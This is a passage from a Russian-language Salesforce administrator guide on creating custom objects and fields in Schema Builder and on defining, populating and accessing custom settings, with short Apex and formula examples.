СМ. ТАКЖЕ:

Определение настраиваемого объекта в конструкторе схем

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых объектов в конструкторе схем:

- Настройка приложения

Создание полей в конструкторе схем

Чтобы создать настраиваемое поле в конструкторе схем, выполните указанные ниже действия.

1. Откройте вкладку **«Элементы»**.
2. Щелкните нужное поле и перетащите его в объект на холсте.
3. Заполните поле «Метка поля».

   Система Salesforce заполняет поле «Имя поля» меткой поля. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.

   Убедитесь в уникальности имени и метки настраиваемого поля объекта.

   - Если имена или метки стандартного и настраиваемого полей совпадают, то поле слияния содержит значение настраиваемого поля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания полей в конструкторе схем:

- Настройка приложения

- Если имена или метки двух настраиваемых полей совпадают, то поле слияния может содержать непредвиденное значение.

Если при создании метки поля «*Эл. почта*» уже существует стандартное поле «Эл. почта», то поле слияния может не различать имена полей. Чтобы гарантировать уникальность имени настраиваемого поля, рекомендуем дополнить его символами. Например, «*Эл. почта12*».

4. Заполните поле «Описание».
5. Чтобы указать назначение и функцию настраиваемого поля, заполните поле «Текст справки».
6. Чтобы автоматически вставлять значение настраиваемого поля при создании записи, заполните поле «Значение по умолчанию».
7. В зависимости от выбранного типа настраиваемого поля, укажите остальные атрибуты.
8. Нажмите кнопку **«Сохранить»**.

Любое поле, добавляемое посредством конструктора схем, не подлежит автоматическому добавлению в макет страницы. Чтобы определить область отображения поля, воспользуйтесь редактированием макета страницы.

Удаление настраиваемых объектов посредством конструктора схем

Конструктор схем позволяет удалять ненужные настраиваемые объекты.

При попытке удаления настраиваемого объекта конструктор схем отображает список побочных эффектов. Прежде чем продолжить удаление, убедитесь, что данные побочные эффекты могут быть приняты. См. разделы «Удаление настраиваемых объектов» на странице 5749 и «Управление удаленными настраиваемыми объектами» на странице 5751.

1. Щелкните значок настраиваемого объекта .
2. Выберите **«Удалить объект...»**. Побочные эффекты удаления объекта описываются в диалоговом окне. Рекомендуем внимательно просмотреть данную информацию.
3. Чтобы принять условия, установите флажок **«Да, удалить настраиваемый объект»**.
4. Нажмите кнопку **«Удалить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления настраиваемых объектов в конструкторе схем:

- Настройка приложения

Удаление настраиваемых полей посредством конструктора схем

Конструктор схем позволяет избегать неудобств при удалении ненужных настраиваемых полей.

При попытке удаления настраиваемого поля конструктор схем отображает список побочных эффектов. Прежде чем продолжить удаление, убедитесь, что данные побочные эффекты могут быть приняты.

1. Правой кнопкой мыши щелкните настраиваемое поле.
2. Выберите **«Удалить поле...»**. Побочные эффекты удаления настраиваемого поля описываются в диалоговом окне. Рекомендуем внимательно просмотреть данную информацию.
3. Чтобы принять условия, установите флажок **«Да, удалить настраиваемое поле»**.
4. Нажмите кнопку **«Удалить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления настраиваемых полей в конструкторе схем:

- Настройка приложения

Определение настраиваемого объекта в конструкторе схем

Поле	Описание
Метка	Имя, используемое для обозначения объекта на всех страницах пользовательского интерфейса.
Метка множественного числа	Имя объекта во множественном числе. Данное имя используется на вкладке, созданной для объекта.
Начинается с гласного звука	При необходимости укажите, следует ли использовать артикль, заканчивающийся на согласную букву, перед меткой.
Имя объекта	Уникальное имя, позволяющее ссылаться на объект при использовании API. Данное уникальное имя позволяет избежать конфликтов имен при установке управляемых пакетов. Поле «Имя объекта» может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Дополнительное описание объекта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Поле	Описание
Имя записи	Имя, используемое в макетах страниц, списковых представлениях, связанных списках и результатах поиска.
Тип данных	Тип поля (текст или автонумерация) для имени записи. Записи, которым вместо имени присваивается уникальный код, используют поля автонумерации. Автонумерация — это уникальное число, которое назначается автоматически. Данное поле всегда доступно только для чтения.
Разрешить отчеты	Чтобы разрешить составление отчетов по данным, доступным в записях настраиваемого объекта, установите данный флажок. Чтобы создать отчеты по настраиваемым объектам, выберите категорию типа отчета **«Другие отчеты»**, если настраиваемый объект не связан со стандартным объектом. Если настраиваемый и стандартный объекты связаны посредством взаимосвязи «Основная — подробная» или «Поиск», выберите стандартный объект для категории типа отчета.
Разрешить действия	Чтобы разрешить пользователям связывание задач и запланированных календарных событий, связанных с записями настраиваемого объекта, установите данный флажок.
Отслеживать журнал поля	Чтобы разрешить организации отслеживание изменений полей в записях настраиваемого объекта (например, автора изменения, время изменения, а также значения поля до и после изменения), установите данный флажок. Данные журнала доступны для составления отчетов, поэтому при наличии данного флажка пользователи могут быстро создавать отчеты по контрольным журналам.
Включить подразделения	Если организация использует подразделения, установите данный флажок, чтобы включить поддержку подразделений для настраиваемых объектов. Группировка записей по подразделениям позволяет упростить результаты поиска, списковые представления, отчеты и другие области Salesforce. Salesforce добавляет поле «Подразделение» в настраиваемый объект. Если настраиваемый объект является основным во взаимосвязи «Основной — подробный», в настраиваемых объектах на стороне подробных также создается поле «Подразделение», значение которого наследуется от основной записи.
Доступно для клиентского портала	Установите данный флажок, чтобы разрешить отображение настраиваемого объекта на клиентском портале Salesforce.

Поле	Описание
Префикс пространства имен	Префикс пространства имен — это 15-значный код, состоящий из букв и цифр, который отличает пакет и его содержимое от пакетов других разработчиков AppExchange. Префиксы пространства имен нечувствительны к регистру. Например, префиксы ABC и abc считаются одинаковыми. Префикс пространства имен должен быть глобально уникальным во всех организациях Salesforce. Префикс пространства имен позволяет контролировать управляемый пакет только соответствующему пользователю.
Статус развертывания	Данное поле определяет доступность настраиваемого объекта другим пользователям.
Добавить примечания и вложения...	Данное поле позволяет пользователям прикреплять примечания и вложения к записям настраиваемого объекта. Данный параметр доступен только при создании объекта.

Создание настраиваемых наборов данных

Настраиваемые параметры можно использовать для создания настраиваемых наборов данных или создания и связи настраиваемых данных организации, профиля или пользователя.

Настраиваемые параметры аналогичны настраиваемым объектам и позволяют настраивать данные организации. В отличие от настраиваемых объектов, на основе которых можно создавать записи, настраиваемые параметры позволяют использовать настраиваемые наборы данных организации или фильтровать пользователей или профили на основе настраиваемых критериев.

Данные настраиваемых параметров хранятся в кэше приложения, который доступен пользователям без отправки повторяющихся запросов в базу данных. Эти данные могут использоваться полями формулы, правилами проверки, потоками, кодом Apex и интерфейсом SOAP API.

Прим.: Вместо настраиваемых параметров списка рекомендуется использовать типы настраиваемых метаданных на странице 7249. В отличие от настраиваемых параметров списка записи типов настраиваемых метаданных можно переносить посредством пакетов или средств Metadata API.

Существует два типа настраиваемых параметров:

Настраиваемые параметры списка

Тип настраиваемого параметра, предоставляющий многоразовый набор статических данных, которые могут быть доступны в организации. Отдельный набор данных, используемый в приложении чаще остальных, может быть добавлен в настраиваемый параметр списка с целью предоставления более удобного доступа. Данные в параметрах списка одинаковы для профиля и пользователя, а также доступны для всей организации. Примеры данных списка: двухзначные аббревиатуры штатов, префиксы набора международных номеров и номера каталогов для продуктов. Кэширование данных обеспечивает

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

Пакеты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- Настройка приложения

быстрый и эффективный доступ, который не требует использования запросов SOQL, учитываемых контролирующими ограничениями.

Настраиваемые параметры иерархии

Тип настраиваемого параметра, использующий встроенную иерархическую логику, которая позволяет персонализировать параметры для отдельных профилей или пользователей. Иерархическая логика проверяет параметры организации, профиля и пользователя для текущего пользователя и возвращает самое определенное или минимальное значение. Параметры организации в иерархии переопределяются параметрами профиля, которые, в свою очередь, переопределяются параметрами пользователя.

Ниже приведены примеры использования настраиваемых параметров.

- Приложение для отслеживания доставок, требующее ввода кодов стран для международных доставок. Создание параметра списка для всех кодов стран предоставляет пользователям быстрый доступ к данным без отправки запроса в базу данных.
- Приложение для расчета и отслеживания компенсаций, выплачиваемых торговым представителям, определяющее комиссионный процент на основе трудового стажа. Создание параметра иерархии позволяет администратору связывать разные комиссионные проценты для каждого профиля, используемого в торговой организации. В приложении: одно поле формулы может использоваться для точного расчета компенсаций всех пользователей, а персонализированный параметр на уровне профиля — для вставки правильного комиссионного процента.
- Приложение, отображающее карту с адресами организации, оптимальный маршрут и транспортную загруженность. Данная информация может быть полезна торговым представителям, а менеджеров по работе с клиентами могут интересовать только адреса организации. Создание параметра иерархии с настраиваемыми полями кнопки-флажка для маршрута и транспортной загруженности позволяет отображать данную информацию только торговым представителям.

Чтобы создать и использовать настраиваемые параметры, выполните указанные ниже действия.

1. Создайте настраиваемый параметр.
2. Добавьте поля в настраиваемый параметр.
3. Добавьте данные и выберите уровень доступа для данных настраиваемого параметра.
4. Добавьте ссылку на данные настраиваемого параметра в приложение с помощью полей формулы, правил проверки, кода Apex или SOAP API.

Кроме того, настраиваемый параметр может быть добавлен в пакет. Доступность настраиваемого параметра в пакете определяется параметром «Доступность».

Прим.: Пакеты дополняются только определениями настраиваемых параметров, а не данными. Чтобы добавить данные, рекомендуем задать значения настраиваемых параметров с помощью стандартного сценария Apex или API, выполненного организацией-подписчиком после установки пакета.

Доступ к индивидуальным настройкам

Настраиваемые параметры доступны в полях формулы, правилах проверки, коде Apex и SOAP API.

Определение настраиваемых параметров

Просмотр настраиваемых параметров

Добавление полей настраиваемых параметров

После определения настраиваемых параметров рекомендуем добавить поля. Настраиваемые поля содержат данные, которые используются настраиваемым параметром.

Управление данными настраиваемых параметров

Ограничения и рекомендации по использованию настраиваемых параметров

Ниже перечислены рекомендации и ограничения, действующие для размера кэшированных данных при использовании настраиваемых параметров.

Доступ к индивидуальным настройкам

Настраиваемые параметры доступны в полях формулы, правилах проверки, коде Apex и SOAP API.

Вот несколько примеров сегментов кода.

Поля формулы

В отличие от настраиваемых параметров иерархии, настраиваемые параметры списка не поддерживают поля формулы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

Пакеты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- «Настройка приложения»

```
{!$Setup.CustomSettingName__c.CustomFieldName__c}
```

Apex

Код Apex может использовать оба типа настраиваемых параметров.

Прим.: Если поле настраиваемого параметра **«Конфиденциальность»** содержит значение «Защищенный», а сам настраиваемый параметр используется управляемым пакетом, то организация подписчика не может редактировать или просматривать его значения посредством Apex.

Примеры настраиваемых параметров списка

При добавлении данных в настраиваемый параметр каждому набору данных должно быть назначено имя. Имена позволяют пользователям различать наборы данных. Пример ниже возвращает соотнесение данных настраиваемых параметров. Метод `getAll` возвращает значения для всех настраиваемых полей, связанных с параметром списка.

```
Map<String_dataset_name, CustomSettingName__c> mcs = CustomSettingName__c.getAll();
```

Пример ниже использует метод `getValues` для возврата всех значений полей, связанных с определенным набором данных. Данный метод может использоваться настраиваемыми параметрами списка и иерархии, использующими разные параметры.

```
CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name);
```

Примеры настраиваемых параметров иерархии

Пример ниже использует метод `getOrgDefaults` для возврата значений набора данных на уровне организации.

```
CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults();
```

Пример ниже использует метод `getInstance` для возврата значений набора данных на уровне выбранного профиля. Кроме того, метод `getInstance` может использоваться с кодом пользователя.

```
CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID);
```

SOAP API

Настраиваемые параметры, поле **«Конфиденциальность»** которых содержит значение «Общедоступный», используются интерфейсом API также, как настраиваемые объекты.

Прим.: Если поле **«Конфиденциальность»** содержит значение «Защищенный», а сам настраиваемый параметр используется управляемым пакетом, то API не может использоваться организацией разработчика или подписчика для доступа к данному настраиваемому параметру.

Чтобы отправить запрос или выполнить операцию по настройке полномочий профиля, воспользуйтесь любым инструментом, поддерживающим API-доступ.

Прим.: Вы можете получить доступ к индивидуальным настройкам через запрос Standard Object Query Language (SOQL), но этот метод не использует кэш приложения. так как аналогичен запросу на настраиваемый объект.

СМ. ТАКЖЕ:

Создание настраиваемых наборов данных

Определение настраиваемых параметров

Чтобы создать или изменить настраиваемый параметр, выполните указанные ниже действия.

1. Введите строку «*Настраиваемые параметры*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые параметры»**.
2. Чтобы создать настраиваемый параметр, нажмите кнопку **«Создать»**. Чтобы изменить настраиваемый параметр, щелкните ссылку **«Правка»** напротив имени нужного настраиваемого параметра или кнопку **«Правка»** на странице сведений о настраиваемом параметре.

   Прим.: Значок указывает на использование настраиваемого параметра в установленном управляемом пакете. Настраиваемый параметр, установленный из управляемого пакета, не может быть изменен или удален.

3. Заполните указанные ниже поля.
   - «Метка»: ввод метки, отображаемой в приложении.
   - «Имя объекта»: ввод имени, используемого для обращения к настраиваемому параметру в полях формулы, правилах проверки, коде Apex или SOAP API.

     Прим.: При заполнении поля «Имя объекта» компания Salesforce рекомендует использовать код ASCII. Длина имени не может превышать 38 символов ASCII. При использовании двухбайтовой кодировки символов существуют дополнительные ограничения по их количеству.

   - «Тип параметра»: выбор типа настраиваемого параметра («Список» или «Иерархия»). Тип «Список» определяет данные на уровне приложения (например, коды стран или аббревиатуры штатов). Тип «Иерархия» определяет личные параметры, которые могут быть переопределены на нижних уровнях иерархии (например, стандартные значения полей).

     Важное замечание: Данное значение не может быть изменено после сохранения настраиваемого параметра.

   - «Доступность»: выбор уровня доступности («Защищенный» или «Общедоступный»).
     - «Защищенный»: настраиваемый параметр, добавленный в управляемый пакет, недоступен организациям-подписчикам, так как отсутствует в списке пакетов. Кроме того, код Apex или API не может использоваться организациями-подписчиками для доступа к настраиваемому параметру, но может использоваться организациями-разработчиками. Подобно любому настраиваемому объекту, настраиваемый параметр, добавленный в неуправляемый пакет, доступен посредством Enterprise WSDL (аналогично значению «Общедоступный» в параметре «Доступность»).
     - «Общедоступный»: подобно любому настраиваемому объекту, настраиваемый параметр доступен посредством Enterprise WSDL. Настраиваемый параметр, определенный как «Общедоступный», может быть добавлен в пакет. Независимо от типа пакета (управляемый или неуправляемый), организации-подписчики могут редактировать и просматривать значения с помощью Apex или API.

     Важное замечание: Данное значение не может быть изменено после сохранения настраиваемого параметра.

4. Введите дополнительное описание настраиваемого параметра. При просмотре списка настраиваемых параметров подробное описание позволяет легко отличить один настраиваемый параметр от другого.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

Пакеты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- Настройка приложения

5. Нажмите кнопку **«Сохранить»**.

   Прим.: Пакеты дополняются только определениями настраиваемых параметров, а не данными. Чтобы добавить данные, рекомендуем задать значения настраиваемых параметров с помощью стандартного сценария Apex или API, выполненного организацией-подписчиком после установки пакета.

После создания настраиваемого параметра рекомендуем добавить поля.

СМ. ТАКЖЕ:

Добавление полей настраиваемых параметров

Добавление данных настраиваемых параметров

Просмотр настраиваемых параметров

Пользователь, создавший настраиваемый параметр, может просматривать сведения о нем, управлять им и добавлять в него поля.

Введите строку «*Настраиваемые параметры*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Настраиваемые параметры»** и щелкните по имени нужного настраиваемого параметра. Ниже перечислены действия, доступные при просмотре настраиваемого параметра.

- Чтобы изменить настраиваемый параметр, щелкните ссылку **«Правка»**.
- Чтобы удалить настраиваемый параметр, щелкните ссылку **«Удал.»**.

  Прим.: Значок указывает на использование настраиваемого параметра в установленном управляемом пакете. Настраиваемый параметр, установленный из управляемого пакета, не может быть изменен или удален.

- Чтобы добавить данные в настраиваемый параметр, щелкните ссылку **«Управление»**.

Чтобы добавить поля в настраиваемый параметр, нажмите кнопку **«Создать»**.

СМ. ТАКЖЕ:

Определение настраиваемых параметров

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

Пакеты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- Настройка приложения

Добавление полей настраиваемых параметров

После определения настраиваемых параметров рекомендуем добавить поля. Настраиваемые поля содержат данные, которые используются настраиваемым параметром.

1. Введите строку «*Настраиваемые параметры*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые параметры»**.
2. Щелкните нужный настраиваемый параметр. (При создании настраиваемого параметра открывается страница «Сведения о настраиваемом параметре».)
3. Нажмите кнопку **«Создать»**.
4. Выберите тип поля и нажмите кнопку **«Далее»**.

   Прим.: Размер записи определяется максимальным размером поля каждого типа. При добавлении полей в определение настраиваемого параметра рекомендуем использовать соответствующий тип и задавать длину, являющуюся оптимальной для выбранного типа данных. Данное действие позволяет избежать превышения ограничения для кэшированных данных. Например, при создании поля номера социального обеспечения выберите тип данных «Текст» и введите значение «9». При выборе типа данных «Область текста» каждая запись, содержащая данное поле, увеличивает показатели использования на 255 символов, независимо от количества введенных символов.

5. Введите сведения для поля.
6. По завершении нажмите кнопку **«Сохранить»** или **«Сохранить и создать»**.

После добавления полей рекомендуем добавить данные и указать уровень доступа для настраиваемых параметров иерархии.

СМ. ТАКЖЕ:

Добавление данных настраиваемых параметров

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

Пакеты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- Настройка приложения

Управление данными настраиваемых параметров

Чтобы заполнить поля, определите настраиваемые параметры и добавьте поля, а затем выполните указанные ниже действия.

1. Введите строку «*Настраиваемые параметры*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые параметры»**.
2. Щелкните ссылку **«Управление»** напротив нужного настраиваемого параметра или одноименную кнопку на странице сведений о настраиваемом параметре.
3. Введите или измените значения настраиваемого параметра.
   - Ниже перечислены действия, доступные над параметрами списка.
     - Чтобы добавить данные в поля, нажмите кнопку **«Создать»**.
     - Чтобы изменить имя набора данных или данные, щелкните ссылку **«Правка»** напротив имени текущего набора данных.
     - Чтобы удалить набор данных, щелкните ссылку **«Удал.»** напротив имени текущего набора данных.
   - При использовании параметра иерархии определите уровень иерархии для добавления стандартных данных (организация, профиль или пользователь).

     Чтобы добавить стандартные данные на уровне организации, нажмите кнопку **«Создать»** в разделе «Значение уровня организации по умолчанию». Данные, которые уже определены для организации, доступны только для редактирования или удаления.

     Чтобы добавить стандартные данные на уровне профиля или пользователя, нажмите кнопку **«Создать»** в нижнем разделе страницы (напротив параметра «Ответственный за настройку»).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- Настройка приложения

Ниже перечислены действия, доступные после определения данных.

- Чтобы изменить стандартный набор данных на уровне организации, нажмите кнопку **«Правка»** в разделе «Значение уровня организации по умолчанию». Чтобы удалить стандартный набор данных, нажмите кнопку **«Удалить»** (доступно только для настраиваемых параметров иерархии).
- Чтобы просмотреть данные, щелкните ссылку **«Просмотр»** напротив имени текущего набора данных (доступно только для настраиваемых параметров иерархии).
- Чтобы изменить имя набора данных или данные, щелкните ссылку **«Правка»** напротив имени текущего набора данных.
- Чтобы удалить набор данных, щелкните ссылку **«Удал.»** напротив имени текущего набора данных.

Добавление данных настраиваемых параметров

Просмотр использования и данных настраиваемых параметров

СМ. ТАКЖЕ:

Ограничения и рекомендации по использованию настраиваемых параметров

Добавление данных настраиваемых параметров

После определения настраиваемых параметров и добавления полей рекомендуем заполнить поля данными.

Пользователь может задать как минимум один набор данных. При использовании настраиваемых параметров списка каждому набору данных присваивается имя, используемое кодом Apex, полями формулы и другими компонентами для обращения.

При использовании настраиваемых параметров иерархии доступ к данным предоставляется на основе уровня доступа (пользователь, профиль или организация). По умолчанию сначала отображаются данные, доступные на самом низшем уровне, то есть на уровне пользователя. Например, в приложении могут использоваться разные контактные номера: один — для конечных пользователей, а второй — только для системных администраторов.

Чтобы добавить данные в поля настраиваемых параметров, выполните указанные ниже действия.

1. Введите строку «*Настраиваемые параметры*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Настраиваемые параметры»** и щелкните по ссылке **«Управление»** напротив нужного настраиваемого параметра. При необходимости нажмите кнопку **«Управление»** на странице сведений о настраиваемом параметре.
2. Нажмите кнопку **«Создать»** или ссылку **«Правка»** напротив текущего набора данных.
3. Добавьте или измените данные.

   При использовании настраиваемых параметров списка:

   a. Укажите или измените имя набора данных. Данное имя используется кодом Apex, полями формулы и прочими компонентами.

   b. Введите или измените данные для всех полей.

   c. Нажмите кнопку **«Сохранить»**.

   При использовании настраиваемых параметров иерархии:

   a. Для стандартных значений уровня организации: введите или измените данные полей. Стандартное местоположение организации вводится автоматически.

   b. Для значений уровня профиля или пользователя: выберите пункт «Профиль» или «Пользователь» в раскрывающемся списке «Расположение». Введите имя профиля или пользователя или воспользуйтесь диалоговым окном поиска. Затем введите или измените данные полей.

   c. Нажмите кнопку **«Сохранить»**.

   Прим.: Настраиваемый параметр иерархии позволяет добавлять только одну запись для профиля или пользователя. Добавление двух записей для одного профиля или пользователя инициирует возникновение ошибки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- Настройка приложения

СМ. ТАКЖЕ:

Управление данными настраиваемых параметров

Добавление полей настраиваемых параметров

Просмотр использования и данных настраиваемых параметров

1. Введите строку *«Настраиваемые параметры»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые параметры»**.
2. Чтобы просмотреть процент данных настраиваемых параметров, используемых вашей организацией, нажмите кнопку **Получить данные об использовании**. Как только информация об использовании будет получена, кнопка пропадет со страницы.
3. Чтобы управлять настраиваемыми параметрами, нажмите **Управление** рядом с ранее определенным настраиваемым параметром, затем нажмите **Просмотр** рядом с набором данных, который вы хотите просмотреть. (Данные рекомендации применимы только для настраиваемых параметров иерархии.)

СМ. ТАКЖЕ:

Добавление полей настраиваемых параметров

Добавление данных настраиваемых параметров

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- «Настройка приложения»

Ограничения и рекомендации по использованию настраиваемых параметров

Ниже перечислены рекомендации и ограничения, действующие для размера кэшированных данных при использовании настраиваемых параметров.

- Общий размер кэшированных данных, допустимый для организации, должен быть **наименьшим** из двух значений:
  - 10 Гб
  - 1 Мб, умноженный на количество полных лицензий пользователя в организации.

  Например, организации, использующей три полных лицензии, предоставляется хранилище настраиваемых параметров размером 3 Мб. Организации, использующей 20 полных лицензий, предоставляется хранилище размером 10 Мб.

  Каждому сертифицированному управляемому пакету предоставляется отдельное ограничение наряду с ограничением для организации. Например, если организация устанавливает два сертифицированных управляемых пакета и использует три полные лицензии, то каждому сертифицированному управляемому пакету предоставляется хранилище настраиваемых параметров размером 3 Мб наряду с аналогичным ограничением для организации, равным 3 Мб.
- Разрешается добавлять не более 300 полей на один настраиваемый параметр, если ограничение для настраиваемых объектов составляет не менее 300 полей. Если данное ограничение составляет менее 300 полей, то ограничение по количеству полей для настраиваемых параметров равняется ограничению по количеству полей для настраиваемых объектов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- Настройка приложения

- Запись или объект настраиваемого параметра не поддерживает возможность общего доступа.
- При создании настраиваемого параметра ответственный не назначается, поэтому не может быть изменен.
- Настраиваемые параметры — это тип настраиваемого объекта. Каждый настраиваемый параметр учитывается общим количеством настраиваемых объектов организации.
- Просмотр неудаленного настраиваемого параметра в поле формулы инициирует возникновение ошибки при отсутствии полномочия «Настройка приложения». Чтобы предотвратить данную ошибку, рекомендуем выполнить повторное развертывание данного настраиваемого параметра в организации. Кроме того, рекомендуем удалить данный настраиваемый параметр, воссоздать настраиваемый параметр с тем же именем и данными, а затем удалить и воссоздать все поля формулы, использующие данный параметр.
- Если формула кросс-объекта ссылается на поле валюты из настраиваемого параметра, то значение данного поля не преобразуется в валюту записи, содержащей формулу. Если валюта поля настраиваемого параметра отличается от валюты записи, то формула может возвращать неточный результат.

Чтобы просмотреть общий размер данных, используемых организацией, введите строку *«Настраиваемые параметры»* в поле «Быстрый поиск» и выберите **«Настраиваемые параметры»**. Данная страница содержит размер одной записи, количество созданных записей и общий размер, используемый каждым настраиваемым параметром.

Размер записи определяется максимальным размером поля каждого типа. При добавлении полей в определение настраиваемого параметра рекомендуем использовать соответствующий тип и задавать длину, являющуюся оптимальной для выбранного типа данных. Данное действие позволяет избежать превышения ограничения для кэшированных данных. Например, при создании поля номера социального обеспечения выберите тип данных «Текст» и введите значение «9». При выборе типа данных «Область текста» каждая запись, содержащая данное поле, увеличивает показатели использования на 255 символов, независимо от количества введенных символов.

СМ. ТАКЖЕ:

Создание настраиваемых наборов данных

Настройка полей

Настройка полей позволяет пользователям настроить организацию в соответствии с индивидуальными потребностями.

Ниже перечислены доступные действия.

- Изменение некоторых аспектов стандартных полей
- Изменение или добавление значений в стандартные или настраиваемые поля раскрывающегося списка
- Определение правил зависимости между полями
- Создание настраиваемых полей для сбора дополнительных сведений
- Создание полей формулы, которые автоматически вычисляют значения на основе содержимого других полей
- Определение стандартных значений для настраиваемых полей
- Определение правил проверки для полей
- Назначение полю статуса обязательного
- Настройка полей для отслеживания изменений, включая дату, время, причину и автора изменения
- Создание макетов страниц для управления способом отображения полей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Стандартные поля и макеты страниц недоступны в версиях: **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- Настройка приложения

- Настройка параметров безопасности для управления доступом к полям
- Создание или изменение наборов полей

Настройка стандартных полей

Пользователи могут настраивать некоторые аспекты стандартных полей (например, значения раскрывающихся списков, формат полей автонумерации, отслеживание журнала поля, фильтры поиска для полей взаимосвязи и справку поля).

Изменение стандартных полей автонумерации

Настраиваемые поля

Создание настраиваемых полей

Соберите свои уникальные деловые данные путем их сохранения в настраиваемых полях. При создании настраиваемого поля пользователь конфигурирует место их отображения и при необходимости проверяет безопасность на уровне поля.

Определение стандартных значений полей

Правила проверки

Примеры правил проверки

Изучите примеры правил проверки для различных типов приложений, которые вы можете использовать и изменять по своему усмотрению. *Правила проверки* проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи.

Требование ввода поля для обеспечения качества данных

Система Salesforce позволяет повысить качество данных, вводимых пользователями, путем создания универсальных обязательных полей.

Общие сведения о наборах полей

Поле сводного резюмирования

Поле сводного резюмирования вычисляет значения на основе связанных записей (например, записи связанного списка). При необходимости создайте поле сводного резюмирования для отображения значения основной записи на основе значений из полей подробной записи. Подробная и основная записи должны быть связаны посредством взаимосвязи «Основная — подробная». Например, сумма стоимостей для всех связанных записей настраиваемого объекта «Счет» в связанном списке «Счета» организации может быть отображена посредством настраиваемого поля организации «Общая сумма по счету».

Фильтры поиска

